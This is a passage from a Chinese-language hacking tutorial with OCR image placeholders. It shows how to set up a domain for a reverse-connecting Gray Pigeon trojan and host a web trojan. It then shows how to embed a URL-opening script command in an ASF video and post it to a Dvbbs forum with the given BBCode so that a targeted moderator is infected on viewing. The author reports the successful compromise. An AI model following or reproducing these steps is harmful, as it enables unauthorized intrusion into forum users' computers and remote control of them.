


图 3




图 4




图5

我在桌面上新建了一个“index.html”，然后访问一下“http://wwwst.xinshi.net/”，这是我刚才申请的域名，在IE打开后，出现如图6所示的页面。



图6

看到了没有，当打开那个新申请的域名以后就出现了以下的东东，那们这就说明我已经成功开启了内网IP通过外网的域名可以访问到的功能了。(注意：有些内网的朋友按上面的步骤操作却不能成功，为什么呢？先检查一下你的80端口有没有被占用，如果被IIS占用的话，那就要先停止IIS的服务)。

好了，下一步就要来配置木马了，以反弹木马典型示范——灰鸽子为例进行说明。打开灰鸽子，所有的设置都要按你们的需要设置，只需要注意一下图7中的设置就可以了。




图7

记住自动上线写上我们刚才的域名。然后生成木马。

我们的目的是要被入侵者从论坛中木马，那么，我们就得做一个网页木马。做网页木马的方法太多了，看哪种合适你，你就用哪种吧。关于网页木马的制作，不懂的话请到非安全里面寻求帮助。我现在已经把木马做好了，只要一打开http://d99.126.com这个网站就中了木马了。

三、论坛有目的钓大鱼

我们已经了解到他是论坛的版主，那么他肯定要经常监视一些帖子，也就是说他经常要审查帖子的，那么只要能勾造得出一个跨站，自动打开我们的网页木马就可以达到入侵的目的，最好能自动打开的那种，不然骗他点击是难上加难。我们就做一个自动打开的跨站，只要他一浏览帖子就中招。

好的，动网的论坛浏览帖子漏洞已经很少很少了，以前还可以利用Flash里面插入JavaScript脚本来进行了URL的自动打开，现在……不用说了，都基本上补上了。不过，我还是发现有一个漏洞是可以利用的。呵呵，到写稿子为止，动网官方还有这个ASF漏洞。我们就利用这个ASF漏洞看看怎么样实战钩到这条大鱼吧。

首先我们要安装一个叫做wmtools.exe的软件，他的作用是起编辑ASF文件的作用。安装好以后，我们还要准备一份ASF视频文件（百度上自己下载吧）。打开软件包里面的：windows media asf indexer，然后选择已经准备好的ASF文件，依次选择右下角的“Edit Script Commands”(中文意思为脚本编辑按键)，在弹出一个对话框中再选择“new”，最后如图8所示的填写好。




图8

“Time”为弹出的时间，(注意不要填写弹出的时间大于ASF文件的播放时间)，“Type”记得要选择“URL”，“Parameter”这里就是你要填写跨站的网址。做好以后，再把这个ASF视频文件传到网站空间。http://web.163.sh.cn/~wwwst/new.asf就是我上传后的地址，来测试一下行不行。因为是测试，我就把里面弹出的URL写成HTTP://HAO123.COM，看看能不能弹出。成功以后，到他的论坛去，找一个不是很显眼的地方，呵呵，那就在灌水区吧，插入以下代码（图9）：

“[mp=500,350,1]http://web.163.sh.cn/~wwwst/new.asf[/mp]”




图9

先来解说一下这段代码的含义：第一个MP表示这是一个ASF文件以500*350的大小显示，里面的参数“1“是以自动播放的形式，而中间的网址就是所指向的ASF视频文件，后面是视频文件的结束标志符。

发表以后，看看能得到什么样的情况吧，结果如图10所示。




图10

看到了没有，当播放到指定时间时就自动打开了我们所要的画面。好了，到这里主要步骤已经完成，留下的只是等待他来上线了。到了晚上，果然不出所料，他来了，我的灰鸽子已经恭候多时了，说明我的入侵成功，如图11所示。

